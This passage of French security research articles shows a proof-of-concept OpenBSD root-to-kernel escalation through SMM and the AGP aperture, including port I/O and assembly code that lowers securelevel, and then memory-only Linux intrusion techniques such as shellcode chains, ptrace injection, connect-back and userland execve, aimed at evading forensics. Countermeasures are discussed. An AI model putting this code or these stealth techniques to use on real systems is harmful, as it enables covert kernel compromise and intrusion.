privilèges d'administration est celui des capacités **[5]**.

5. Exemples de détournements de fonctionnalités matérielles standards pour mettre en défaut des mécanismes de sécurité

5.1 Utilisation du mode System Management

Cette section montre qu'il est possible d'utiliser le mode System Management pour contourner certains mécanismes de sécurité mis en œuvre par des systèmes d'exploitation. Elle présente notamment un exploit de type « preuve de concept » sur OpenBSD correspondant à une escalade de privilèges dite « root vers noyau » (ou *kernel*). En particulier, elle montre comment prendre en défaut la politique de sécurité du système d'exploitation en abaissant la valeur du `securelevel` de « Highly Secure » vers « Permanently Insecure ». Le même type d'exploit est également envisageable sous NetBSD **[6]** dès que le module `sysutils/aperture` est chargé.

5.1.1 Principe général

L'idée générale de l'attaque est d'utiliser les propriétés du mode SMM pour contourner les mécanismes de sécurité mis en place en mode protégé par le système d'exploitation. L'attaquant doit pour cela parvenir à injecter dans la SMRAM une nouvelle routine de traitement de l'interruption SMI (code arbitraire qu'il souhaite exécuter avec des privilèges maximaux sur le système) et à déclencher une SMI.

5.1.2 Difficultés pratiques

Nous avons indiqué que plusieurs possibilités s'offraient à l'attaquant pour déclencher une SMI. Une solution est d'accéder en écriture au registre PIO `0xb2`. L'attaquant doit donc obtenir les privilèges E/S correspondants. Pour injecter du code en SMRAM, il doit, d'une part, rendre la SMRAM accessible depuis le mode protégé (en modifiant `D_OPEN`), et, d'autre part, écrire dans la plage d'adresses physiques correspondant à la SMRAM (adresses physiques `0xa0000` à `0xbffff`).

En d'autres termes, une escalade de privilèges est possible dès lors qu'un attaquant possède :

- les privilèges E/S sur les registres PIO `0xcf8` et `0xcfc`, pour modifier `D_OPEN` ;
- un moyen de déclencher une SMI (les privilèges E/S sur le registre PIO `0xb2` suffisent) ;
- un moyen d'écrire dans la zone mémoire d'adresses physiques `0xa0000-0xbffff`.

À titre d'exemple, sur la plupart des systèmes Unix, le serveur graphique (X) possède de tels privilèges.

5.1.3 Attaque pratique

Nous présentons ici une mise en pratique de ce qui précède dans le cadre de la réalisation d'une escalade de privilèges « root vers noyau » sous OpenBSD. On suppose que l'on dispose d'un système x86 quelconque possédant un chipset Intel® ou équivalent fonctionnant sous OpenBSD en mode « Highly Secure ». On suppose, d'autre part, que la variable système `machdep.allowaperture` est non nulle et que l'attaquant a trouvé un moyen d'exécuter du code sous l'identité root.

Dans un tel scénario, l'attaquant peut demander l'accès à tous les ports d'entrée-sortie (via l'appel système `i386_iopl`, car `machdep.allowaperture` n'est pas nulle), et peut écrire dans la zone de mémoire (physique) `0xa0000-0xbffff` via le pseudo-fichier `/dev/xf86`. En revanche, à cause du mécanisme de `securelevel`, l'attaquant ne dispose a priori d'aucun moyen d'exécuter du code avec des privilèges noyau. L'attaque présentée permet d'obtenir de tels privilèges.

Ses étapes sont les suivantes :

- l'attaquant exécute l'appel système `i386_iopl` afin d'obtenir le droit d'écrire sur les ports d'entrée-sortie PIO;

```
i386_iopl(3);
```

- l'attaquant vérifie optionnellement que les SMI sont autorisées et si ce n'est pas le cas les autorise en écrivant dans le registre `SMI_EN` ;
- l'attaquant vérifie que le bit `D_LCK` est mis à 0, puis met le bit `D_OPEN` à 1 de telle sorte que la SMRAM soit accessible en mode protégé ;

```
outl(0xcf8, smram_config_register_pci_addr);
outl(0xcfc, smram_config_register_pci_data | d_open);
```

- l'attaquant utilise un accès en écriture sur `/dev/xf86` pour injecter dans la SMRAM la routine de traitement de la SMI qu'il souhaite exécuter ;

```
int fd = open("/dev/xf86", O_RDWR);
char * vidmem  =  mmap(NULL, 4096, PROT_READ | PROT_WRITE, MAP_SHARED, fd,
0xa8000);
memcpy(vidmem, handler, endhandler-handler);
```

- l'attaquant déclenche une SMI à l'aide, par exemple, d'un accès en écriture sur le port `0xb2`.

```
outl(0xb2, 0x0000000f);
```

Le chipset va alors générer une SMI à destination du processeur qui va sauvegarder son contexte, changer de mode et exécuter la routine de traitement injectée par l'attaquant. Cette routine peut par exemple abaisser le `securelevel` ou créer une nouvelle entrée dans la table des descripteurs de segments[5] du mode protégé. Un exemple possible de routine permettant d'abaisser le `securelevel` est le suivant :

```
#define SECLVL_PHYS_ADDR "0x00598944"
       /* obtenu par "nm /bsd | grep securelevel" - 0xd0000000 */

extern char handler[], endhandler[];
asm (
       ".data\n"
       ".code16\n"
       ".globl handler, endhandler\n"
       "handler:\n"
       "       mov $0x0, %ax\n"
       "       mov %ax, %ds\n"                         /* DS = 0 */
       "       mov $0xffffffff, %eax\n"
       "       addr32 mov %eax," SECLVL_PHYS_ADDR "\n"/* securelevel = -1 */
       "       rsm\n"                                  /* retour en mode protégé
*/
       "endhandler:\n"
   );
```

Cette escalade de privilèges démontre le manque de cohérence du mécanisme de `securelevel` quand `machdep.allowaperture` est non nulle.

5.1.4 Contre-mesures

Prendre en compte ce type d'attaque nécessite une refonte complète des applications qui effectuent des opérations PIO depuis le ring 3, telles que le serveur X. Sans attendre de telles modifications, il est conseillé de mettre la variable `allowaperture` à zéro, mais il sera alors impossible d'utiliser le mode graphique. Cette mesure bloque l'accès au périphérique `/dev/xf86` et à l'appel `i386_iopl`. Une autre contre-mesure pourrait être de forcer le bit `D_LCK` à 1 (avec `D_OPEN` à 0) le plus tôt possible dans la séquence de démarrage du système d'exploitation. Ce faisant, la SMRAM est rendue inaccessible depuis le mode protégé et toute injection de code ultérieure dans la routine de traitement de la SMI serait alors impossible depuis le mode protégé. Cette contre-mesure présente l'inconvénient majeur de faire intervenir des instructions qui sont très peu portables d'un chipset à l'autre.

5.1.5 Cohérence du modèle de protection de la mémoire

Les mécanismes de protection de la mémoire (segmentation et pagination) ne s'appliquent qu'en mode protégé (ou en mode 8086 Virtuel). Pour que le noyau puisse assurer l'intégrité de son propre espace mémoire, il doit utiliser correctement ces mécanismes, mais aussi garantir qu'aucune transition non maîtrisée vers d'autres modes moins sûrs n'est possible. Dans le cas du mode SMM, le modèle n'est cohérent que si la modification du code de la routine de traitement de la SMI n'est pas réalisable par une tâche de ring 3 du mode protégé. Toutefois, certains chipsets proposent une fonctionnalité (registre de configuration de la SMRAM) qui remet en cause cette hypothèse. Ceci pose donc le problème de la cohérence globale du modèle, notamment lorsque le système d'exploitation utilise par ailleurs les mécanismes de délégation de privilèges E/S proposés par le processeur.

5.2 Utilisation de l'ouverture graphique

Cette section montre qu'il est possible d'utiliser la fonctionnalité d'ouverture graphique pour réaliser une escalade locale de privilèges. Nous avons mis en œuvre cette technique dans le cadre d'une attaque de type « preuve de concept » permettant une escalade « root vers noyau » sous OpenBSD en mode Highly Secure. Pour des raisons de concision, seuls les grands principes en sont présentés ici.

5.2.1 Principes


Le principe global de l'attaque est de relocaliser l'ouverture graphique de telle manière que celle-ci recouvre l'adresse correspondant à la variable stockant la valeur du `securelevel`. On crée une table de traduction que l'on localise dans l'espace utilisateur et qui va faire correspondre chaque page à elle-même (en d'autres termes, l'ouverture graphique est transparente afin de ne pas perturber le fonctionnement global du système) à l'exception de la page contenant la variable correspondant au `securelevel`. Cette page sera redirigée vers une page allouée dans l'espace utilisateur identique à la page d'origine sauf pour la valeur du `securelevel` qui sera fixée à -1. Du point de vue du système, rien n'aura changé sauf la valeur du `securelevel`. Le passage en mode « Permanently Insecure » est ainsi transparent pour le système d'exploitation.

Une fois le `securelevel` abaissé, il est aisé d'exécuter du code arbitraire en ring 0 par exemple en chargeant un module noyau. De nombreuses variantes à cette attaque sont envisageables. Il est ainsi possible en utilisant cette technique de substituer à toute

[5] La table globale des descripteurs de segments (GDT) permet au système d'exploitation de définir la liste et les propriétés des segments reconnus par la MMU. Cette table peut également contenir des structures appelées « call gates » qui autorisent certaines transitions d'un ring vers un autre. Un attaquant capable de modifier la GDT a de ce fait la possibilité d'exécuter son propre code avec les privilèges du ring 0.

structure noyau ou tout code noyau une quasi-copie spécialement préparée à cet effet. On peut par exemple ajouter une *call gate* arbitraire vers le ring 0 dans la table globale des descripteurs de segments comme le montre la figure 3. Cette call gate servira de *backdoor* à l'attaquant pour exécuter du code en ring 0. L'attaque sera d'autant plus simple que le système d'exploitation n'utilise pas de lui-même la fonctionnalité d'ouverture graphique. Dans le cas contraire, l'emploi que l'on souhaite faire de cette fonctionnalité risque d'entrer en conflit avec celui que le système d'exploitation en fait, ce qui pourrait mener à des dysfonctionnements critiques du système.

Figure 3 *Principes d'une attaque exploitant l'ouverture graphique*



5.2.2 Difficultés pratiques

Afin de mener à bien l'attaque décrite ici, l'attaquant doit posséder :

- les privilèges E/S suffisants pour accéder aux registres `APBASE`, `APSIZE`, `ATTBASE` et `AGPM` ;
- un accès en lecture sur la mémoire physique afin de déterminer la correspondance entre l'adresse virtuelle des *buffers* qu'il alloue et leur adresse physique ; ceci est nécessaire pour pouvoir renseigner les registres de configuration qui exploitent des adresses physiques ; cet accès en lecture permet aussi d'analyser la page que l'on souhaite remplacer afin que la substitution ait lieu dans les meilleures conditions.

Un attaquant capable d'exécuter du code sous l'identité root en mode « Highly Secure » sous OpenBSD possède des privilèges suffisants pour mener à bien l'attaque et donc exécuter du code arbitraire avec des privilèges équivalents à ceux du noyau. La meilleure contre-mesure contre cette escalade de privilèges potentielle est de paramétrer le système de telle sorte que `machdep.allowaperture` soit nulle lorsque cela est possible. Comme indiqué dans la section précédente, un tel réglage empêche le système d'utiliser le mode graphique.

5.2.3 Cohérence du modèle de protection de la mémoire

Le modèle de protection mémoire reposant sur les mécanismes de pagination et de segmentation du mode protégé ne reste cohérent que s'il est impossible aux applications utilisateur de modifier les projections mémoire établies par le noyau. Or, le schéma d'attaque présenté dans cette section démontre que ces mécanismes peuvent être contournés par l'utilisation de fonctionnalités du chipset telles que l'ouverture graphique. Du code en ring 3 est en droit, par ce mécanisme, de modifier les projections mémoire effectives de l'espace virtuel.

Conclusion

Dans cet article, nous avons mis en évidence les conséquences d'un manque de modélisation globale des fonctionnalités matérielles des composants d'une carte mère.

Plus exactement, la conjonction de plusieurs fonctionnalités proposées par le chipset et le processeur induit des faiblesses dans certains mécanismes de sécurité sur lesquels reposent les fondements de la robustesse des politiques de sécurité des systèmes d'exploitation.

Nous avons montré que le problème évoqué n'était pas un problème isolé, mais bien un problème de fond nécessitant une réponse adaptée, comme l'illustrent les exemples d'escalade de privilèges appliqués à OpenBSD et présentés dans cet article.

Ce problème est d'autant plus délicat à gérer qu'empêcher de façon viable de telles possibilités d'escalade nécessite une modification structurelle des systèmes d'exploitation concernés.

Il nous semble donc nécessaire de prendre en compte ce type de problème dès la phase initiale de conception du système, de manière à disposer de protections structurelles contre les schémas d'attaque proposés.

Références

[1] DUFLOT (L.), ETIEMBLE (D.) et GRUMELARD (O.), « Utiliser les fonctionnalités des cartes mères ou des processeurs pour contourner les mécanismes de sécurité des systèmes d'exploitation », **http://actes.sstic.org/SSTIC06/**

[2] « *Intel Architecture Software Developer's Manual Volume 3 : System Programming Guide* »,

http://developer.intel.com/design/pentium4/manuels/223668.htm

[3] « *Intel 82845 Memory Controller Hub* », **http://developer.intel.com/design/pentium4/manuels/253668.htm**

[4] OpenBSD, **http://www.openbsd.org**

[5] IEEE Std 1003.1e 1003.2c (*Withdrawn Draft*), **http://wt-xpilot.org/publications/posix.1e/**

[6] *The NetBSD project*, **http://www.netbsd.org**

Intrusion informatique tout en mémoire sous Linux

François Gaspard
kad@mismag.com

Samuel Dralet
zg@mismag.com

Plus le temps passe et plus les intrusions informatiques deviennent complexes. Au fil des années, celles-ci ont considérablement évolué, au point qu'il est presque possible de nos jours d'attaquer un système sans laisser aucune trace.

Cet article est le dernier d'une série de trois articles sur l'utilisation de la mémoire vive lors d'une intrusion informatique. Le premier, intitulé « Techniques anti-forensics sous Linux : utilisation de la mémoire vive », paru dans MISC 25 [ANTIFORENSIC], introduisait les techniques de base pour corrompre la mémoire vive sous Linux. Le deuxième, « Corruption de la mémoire lors de l'exploitation », paru à SSTIC 06, expliquait en long et en large les techniques pour exécuter un binaire à distance sur un système en utilisant uniquement la mémoire vive. Ce dernier article reprend certains éléments de l'article de SSTIC [SSTIC06], mais approfondit également d'autres thèmes comme l'injection de librairies à distance et l'élévation de privilèges tout en mémoire.

Une intrusion informatique classique


Lors d'une intrusion informatique, cinq étapes sont réalisées par l'attaquant pour obtenir le contrôle total du système visé :

1. récolte des informations sur la cible ;
2. attaque et pénétration ;
3. augmentation de privilèges si nécessaire ;
4. installation d'une *backdoor* ;
5. effacement des traces.

Peu importe le système visé, ces étapes sont toujours identiques. Seulement, les techniques actuelles ont pour défaut souvent soit d'écrire sur le disque de la machine exploitée, soit de générer des logs. Ces informations peuvent être potentiellement utilisables par l'administrateur pour faire une analyse *forensics*. Les attaques présentées ont pour objectif justement de pallier ces problèmes en utilisant uniquement la mémoire vive tout au long de l'intrusion.

La première étape génère automatiquement des logs. Si l'attaquant veut exploiter un serveur Apache par exemple, il doit au préalable en connaître la version pour vérifier s'il est vulnérable ou non. Pour cela, il doit se connecter à la machine (par exemple avec telnet) pour récupérer la bannière du démon Apache. Cette connexion, même si elle est inoffensive, crée automatiquement une ligne de logs dans le fichier `access.log`. C'est impossible de l'éviter. Pour la dernière étape, elle est presque inexistante (à part, bien sûr, ce fameux fichier `access.log` dans le cas d'Apache), puisque tout est réalisé en mémoire. Reste donc les étapes 2 à 4. L'idée est de tout faire en mémoire afin qu'aucune trace ne soit écrite sur le disque.

Figure 1



Intrusion tout en mémoire

Avant de rentrer dans le vif du sujet, un bref rappel est nécessaire concernant l'étape « Attaque et Pénétration ». C'est à ce moment que l'exploitation se produit. Le terme « exploitation » en sécurité informatique provient du fait qu'un attaquant profite d'une faille de sécurité dans un programme vulnérable pour modifier le flux d'exécution. L'exploitation est réalisée à l'aide d'un programme appelé « exploit » qui tire profit de la faille de sécurité (de type *buffer overflow*, format *string*, *race condition*...). L'exploit peut être divisé en trois parties :

- le vecteur d'attaque : le moyen pour déclencher le bug (par exemple envoyer un certain type de paquet à un serveur) ;
- la technique d'exploitation : algorithme utilisé pour modifier le flux de contrôle du programme visé ;
- le *payload* : suite d'instructions exécutées par le programme vulnérable une fois sous contrôle.

C'est à partir du payload que l'intrusion en mémoire commence. D'habitude, le payload envoyé est un *shellcode* lançant un *shell*. Dans le cas d'une intrusion en mémoire, l'attaquant ne veut pas de shell sur la machine, car ce dernier cause automatiquement des écritures sur le disque. Il est donc nécessaire de procéder autrement. L'attaquant doit envoyer un autre type de shellcode pour ne rester qu'en mémoire tout en offrant les mêmes avantages qu'un shell (lancer un exploit local pour augmenter ses privilèges par exemple).

L'idée est donc d'envoyer une suite de shellcodes effectuant des opérations seulement en mémoire. Sauf que ce challenge présente quelques difficultés...

Constatations

- Le serveur exploité est condamné à mourir.

  Une fois un serveur exploité, il n'est plus possible de le relancer. Sa mémoire a été corrompue, les registres ont maintenant

des valeurs différentes, des pointeurs ont probablement été écrasés et il est impossible de deviner les valeurs initiales. On ne peut relancer le serveur en sautant simplement au point d'entrée du programme. Le serveur est donc condamné à mourir et il faudra le relancer d'une manière ou d'une autre (on prend ici le cas d'un serveur qui ne `fork()` pas).

- Le serveur ne peut être relancé juste avant de mourir.

  La solution de relancer le serveur juste avant que le processus exploité meure, ne peut fonctionner. Simplement parce que le processus a déjà `bind()é` le port du serveur et qu'il est impossible de relancer un serveur qui va écouter lui aussi sur le même port. Il faut donc relancer après que le processus se termine.

  Il peut arriver parfois, mais c'est assez rare, que certains démons utilisent l'option `SO_REUSEPORT` (le nom peut changer selon le système Unix) dans la fonction `setsockopt()` permettant le *multi-bind* sur un port. Dans ce cas, il est possible de relancer le serveur juste avant que le processus exploité ne meure.

- Le serveur ne peut être relancé par manque de privilèges.


  Par souci de sécurité, très peu de démons aujourd'hui sont lancés avec les permissions *root* sur les serveurs. Donc, lors de l'exploitation de l'un d'entre eux, l'attaquant obtiendra les privilèges du processus exploité. Même s'il a une solution pour relancer le service, il n'aura pas les permissions suffisantes pour le faire. Une élévation de privilèges est donc souvent nécessaire.

A partir de ces constatations, il parait évident qu'il est impossible de garder le contrôle avec la machine distante à partir du serveur exploité.

Shellcodes à gogo

Comme le processus du serveur exploité est condamné à mourir et qu'il faut un moyen pour le relancer, l'idée est de se déplacer dans les processus (toujours dans l'optique de ne laisser aucune trace). Rappelons que l'attaquant a réussi à exploiter le serveur, mais qu'il n'a pas encore envoyé de shellcode.

Figure 2




Le premier shellcode envoyé au serveur exploité est un *multi-stage shellcode*, c'est-à-dire un shellcode en plusieurs étapes. Il permet simplement d'envoyer un premier shellcode de petite taille qui écoute sur un port et attend un plus gros shellcode qu'il exécute ensuite. Les contraintes de place dues à l'exploitation sont ainsi résolues. Dans notre cas, la première étape du multi-stage shellcode sera un shellcode de type *findsocket shellcode*. Il permet de réutiliser une connexion déjà établie; idéal puisque l'on veut justement réutiliser la connexion créée lors de l'exploitation. Une fois cette connexion trouvée, le shellcode réalise un `read()` sur la *socket* permettant d'envoyer un autre shellcode par la suite (l'étape deux du multi-stage).

Le deuxième shellcode envoyé est appelé *ptrace injecting shellcode*. Il contient une suite d'instructions qui tracent (à l'aide de `ptrace`) un autre processus sur la machine. Une fois le processus trouvé, le shellcode injecte alors dans sa mémoire le troisième shellcode.

Ce troisième shellcode est aussi un multi-stage shellcode qui crée une connexion (de type *connect-back*) plutôt que de réutiliser la connexion. La raison est simple : dans le cas du serveur exploité, il faut se connecter à celui-ci pour exploiter la faille. Une connexion est donc créée lors de l'exploitation qu'il est possible de réutiliser. Dans le cas du ptrace injecting shellcode, le shellcode trace un processus au hasard sur le système (une page *man* en cours de consultation, un *bash*, un navigateur...). Évidement, le processus trouvé n'a pas de connexion établie entre lui et le programme de l'attaquant. Il faut donc créer une connexion afin que l'attaquant puisse communiquer avec ce processus. C'est pour cette raison que le shellcode utilisé est ici de type connect-back, c'est-à-dire que la connexion est initiée à partir du processus vers l'attaquant. Si le trafic sortant n'est pas bloqué, cette connexion passera.

Pour finir, ce multi-stage shellcode exécute aussi un `read()` sur la socket nouvellement créée. Le `read()` est simplement chargé d'écouter sur la socket et d'exécuter ce qui lui est envoyé. Le contrôle du côté de l'attaquant est récupéré à l'aide d'un logiciel *home made* appelé « Plato ».

Figure 3



A partir de là, l'attaquant a le contrôle d'un nouveau processus et peut lui envoyer le shellcode qu'il souhaite. Le processus du serveur exploité peut mourir sans problème, puisque l'attaquant a pris le contrôle d'un autre processus sur la machine. L'idée est maintenant de relancer le serveur. Dans le cas d'Apache, il sera nécessaire d'augmenter les privilèges, car un utilisateur non root ne peut le relancer pour qu'il écoute sur le port 80 (il pourra le relancer, mais avec un port supérieur à 1024).


Pour augmenter ses privilèges, il est nécessaire de lancer ce qui est appelé un exploit local. D'habitude, les exploits locaux sont lancés à partir d'un shell, que nous n'avons pas ici. Il faut donc arriver à lancer un exploit local sans shell et sans jamais écrire le binaire sur le disque. Deux solutions existent : le *syscall proxy* et le *remote userland execve*.

Exécution de binaires à distance

Syscall Proxy

Le syscall proxy a certainement été la première technique évoluée pour exécuter des binaires sur la machine distante tout en restant en mémoire. Son principe est simple : appeler un appel système sur une machine distante depuis une machine locale. Plusieurs appels système concaténés représentent l'exécution d'un programme. Par exemple, trois appels système sont utilisés pour ouvrir, lire et fermer un fichier : `open()`, `read()` et `close()` avec les paramètres qui vont bien. Le binaire n'est donc pas téléchargé sur le système distant mais exécuté localement grâce à la couche d'abstraction fournie par le syscall proxy. Il joue le rôle d'interface entre le processus (pour la machine locale) et le système d'exploitation (pour la machine distante). Le processus ne communique donc plus directement avec le système d'exploitation sous-jacent mais via la nouvelle interface syscall formalisée.

Figure 4



Seuls les appels système sont ainsi exécutés sur la machine distante, tout le traitement arithmétique, les boucles, les conditions, les allocations mémoires sont réalisés sur le machine de l'attaquant.

Remote Userland Execve

Le remote userland execve est la seconde technique permettant d'exécuter un binaire sur la machine cible sans l'écrire sur le disque. Le binaire est envoyé via une socket par le réseau, réceptionné dans l'espace d'adressage du processus et exécuté.

Le remote userland execve nécessite logiquement un... `execve()`. D'ordinaire, cet appel système a besoin de la présence du binaire sur le disque. L'autre souci est la possibilité qu'il soit interdit par un mécanisme de sécurité tel qu'un patch noyau, empêchant l'exécution du binaire. L'idée est donc de simuler le comportement d'un appel système `execve()` pour exécuter un binaire déjà présent en mémoire. De cette manière, le binaire n'est pas écrit sur le disque et aucune trace n'est laissée.

L'implémentation d'un `execve()` en espace utilisateur doit effectuer toutes les étapes normalement réalisées par l'appel système `execve()` :

- *unmapper* les pages contenant l'ancien processus ;
- si le binaire est un binaire dynamique, charger en mémoire l'éditeur de liens dynamiques ;
- charger le binaire en mémoire ;
- initialiser la pile ;
- déterminer le point d'entrée ;
- transférer l'exécution au point d'entrée.

Ces étapes sont facilement réalisables, la principale difficulté vient du fait qu'il faut initialiser la pile avec les variables d'environnement, les arguments, certains pointeurs, etc. avant d'exécuter le binaire. Des implémentations d'un userland execve sont disponibles **[UL_EXEC] [SELF]**.

Limites de ces méthodes

Limites du syscall proxy

Pour avoir développé un syscall proxy, nous pouvons certifier que cette technique souffre de plusieurs problèmes :

- Elle nécessite beaucoup de communications réseaux.

  Lors d'un échange de données entre la machine locale et la machine exploitée, il y a toujours au minimum 2 échanges par appel système : l'envoi de la requête par le client au serveur et l'envoi du résultat de l'exécution de l'appel système par le serveur au client. Le syscall proxy peut donc vite souffrir de lenteur si plusieurs appels système sont exécutés.

- Travail fastidieux pour réimplémenter tous les appels système.

  Les appels système sont au nombre de 200 environ sur un système Linux. Ca laisse pensif :)

- L'appel système `fork()` ne peut pas être utilisé.

  Cette fonction permet à un processus de se dupliquer. Supposez que le client syscall proxy demande au serveur d'exécuter nmap et lui demande ensuite de `fork()er` le processus. Le serveur va alors se dupliquer lui-même et non le processus nmap. C'est impossible de faire comprendre au serveur syscall proxy quel processus dupliquer.

Limites du remote userland execve

Pour cette technique aussi, un remote userland execve a été développé à l'occasion. Nous nous sommes vite aperçus que cette technique souffrait des défauts suivants :

- Un userland execve doit forker pour ne pas tuer le processus utilisé.

  Si on souhaite réutiliser le processus exploité sur la machine cible, l'implémentation d'un userland execve doit obligatoirement forker avant d'exécuter réellement le binaire. C'est identique à la fonction `system()` de la `Libc`. Le processus fils exécute alors le binaire et le processus père peut être réutiliser pour lancer un autre binaire.

- Les pages ne doivent pas être swappées sur le disque.

  Dans le cas d'un userland execve, tout le binaire se retrouve

dans la mémoire de la machine cible. Il se peut donc qu'à un moment donné, le noyau manque de place et swappe sur le disque une partie des pages contenant l'exécutable. Une partie du binaire est alors écrite sur le disque. Heureusement, l'appel système `mlock()` empêche certaines pages d'être swappées sur le disque.

- Le binaire à exécuter sur la machine cible doit être le plus petit possible.

  Il est préférable dans un remote userland execve d'avoir un binaire de petite taille, de manière à écraser le moins possible la mémoire de la machine cible. Et surtout, les pages risquent d'être moins swappées sur le disque. Il est dès lors intéressant de compiler le binaire avec la `DietLibc` pour le rendre le plus petit possible.

- Utiliser des exécutables compilés en dynamique n'est pas une bonne idée.

  Si l'exécutable est dynamique, il est nécessaire que toutes les bibliothèques dont il a besoin soient présentes sur le système cible. Ce n'est pas forcément toujours le cas. Maintenant, si les librairies sont présentes sur le système cible, elles ne portent pas forcément le même nom ou n'ont pas la même version (les noms dépendent des versions des librairies). Et comme le nom des libraires nécessaires à l'exécution d'un binaire dynamique sont *hardcodées* dans ce dernier, il peut vite devenir difficile d'implémenter un userland execve pour des binaires dynamiques.

Syscall Proxy ou Remote Userland Execve

La question est simple : quelle solution choisir, étant donné les inconvénients cités précédemment ? Pour avoir développé et testé les deux solutions, la technique du remote userland execve s'avère la plus avantageuse surtout pour une question de rapidité, comme illustré par le tableau suivant :

Résultats pour le Syscall Proxy			
Essai	**Début**	**Fin**	**Diff. en sec**
1	1144575001.544480	1144575001.844930	0.300452
2	1144575222.945630	1144575223.264960	0.319324
3	1144575389.394810	11445753890.70229	0.307482
Moyenne			**0.309086**

Résultats pour le Remote Userland Execve			
Essai	**Début**	**Fin**	**Diff. en sec**
1	1144576301.802520	1144576301.921960	0.119442
2	1144576566.364180	1144576566.489810	0.125633
3	1144576756.478590	1144576756.639000	0.160407
Moyenne			**0.13516**

Les résultats obtenus sont ceux auxquels on s'attendait. Le remote userland execve est plus rapide qu'un syscall proxy. Le test réalisé ici contenait simplement l'exécution de 3 appels système (`open`, `read` et `write`), mais on peut facilement imaginer ce qu'il se passerait dans le cas d'un binaire complet, par exemple nmap : le temps d'exécution serait énorme !


Élévation de privilèges tout en mémoire

Revenons à notre intrusion tout en mémoire. Nous envoyons au processus le shellcode voulu pour qu'il soit exécuté, sauf qu'il hérite des droits du processus, le plus souvent les droits d'un simple utilisateur. Il est nécessaire d'obtenir des privilèges plus élevés.

Dans le cas normal, l'élévation de privilèges s'effectue à l'aide d'un exploit local. Le programme vulnérable doit posséder également le bit `suid` root de manière à obtenir les permissions root lors de l'exploitation de la vulnérabilité. L'attaquant dispose à ce moment d'un shell où il peut lancer toutes les commandes souhaitées. C'est la technique classique pour augmenter ses privilèges.

Dans le cas d'une intrusion uniquement en mémoire, nous n'avons pas de shell pour lancer des commandes, mais seulement un accès à l'espace d'adressage d'un processus. Ce dernier ne possède évidemment pas les droits root. Un shell générant trop d'écritures sur le disque, on considère donc ici que l'on n'a pas de shell classique. Au mieux, on peut exécuter des binaires à partir de cet espace d'adressage, soit à l'aide d'un syscall proxy, soit à l'aide d'un remote userland execve placé dans la mémoire du processus dont on a pris le contrôle. Il nous est donc possible d'exécuter un exploit local pour augmenter nos privilèges. Seulement, la plupart des exploits locaux lancent simplement un shell, ce que nous ne voulons évidemment pas. Il faut procéder autrement.

Figure 5



